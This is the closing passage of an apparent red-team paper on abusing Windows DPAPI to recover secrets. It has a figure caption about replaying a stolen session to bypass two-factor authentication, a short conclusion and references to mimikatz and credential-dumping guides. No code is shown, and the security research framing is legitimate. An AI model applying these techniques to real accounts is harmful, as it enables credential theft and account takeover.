


Figure 27: Successfully replicated the stolen session and gained access bypassing 2FA

11. Conclusion

DPAPI provides some significant advantages and makes the life of a hacker/red teamer a little harder. It robustness is based on the fact that as a user/programmer, you don't have to worry about the algorithm, the key used or key management in general, as everything is handled by the operating system. In this paper we looked into how it is possible to overcome this obstacle and use it to our advantage where the programmer/user will be assured of security where it is more like obscurity. Some examples of decrypting and abusing DPAPI and master keys were demonstrated. The main thing is to understand how it can be used during Pentesting and Red Teaming activities.

12. References

[1] https://en.wikipedia.org/wiki/Data_Protection_API

[2] https://weekly-geekly.github.io/articles/434514/index.html

[3] https://www.harmj0y.net/blog/redteaming/operational-guidance-for-offensive-user-dpapi-abuse/

[4] https://github.com/gentilkiwi/mimikatz/wiki/howto-~-credential-manager-saved-credentials

[5] https://twitter.com/gentilkiwi/status/1236634429419851777?s=21

[6] https://ired.team/offensive-security/credential-access-and-credential-dumping/reading-dpapi-encrypted-secrets-with-mimikatz-and-c++

[7] https://miloserdov.org/?p=4205

[8] https://rastamouse.me/2017/08/jumping-network-segregation-with-rdp/

[9] https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#51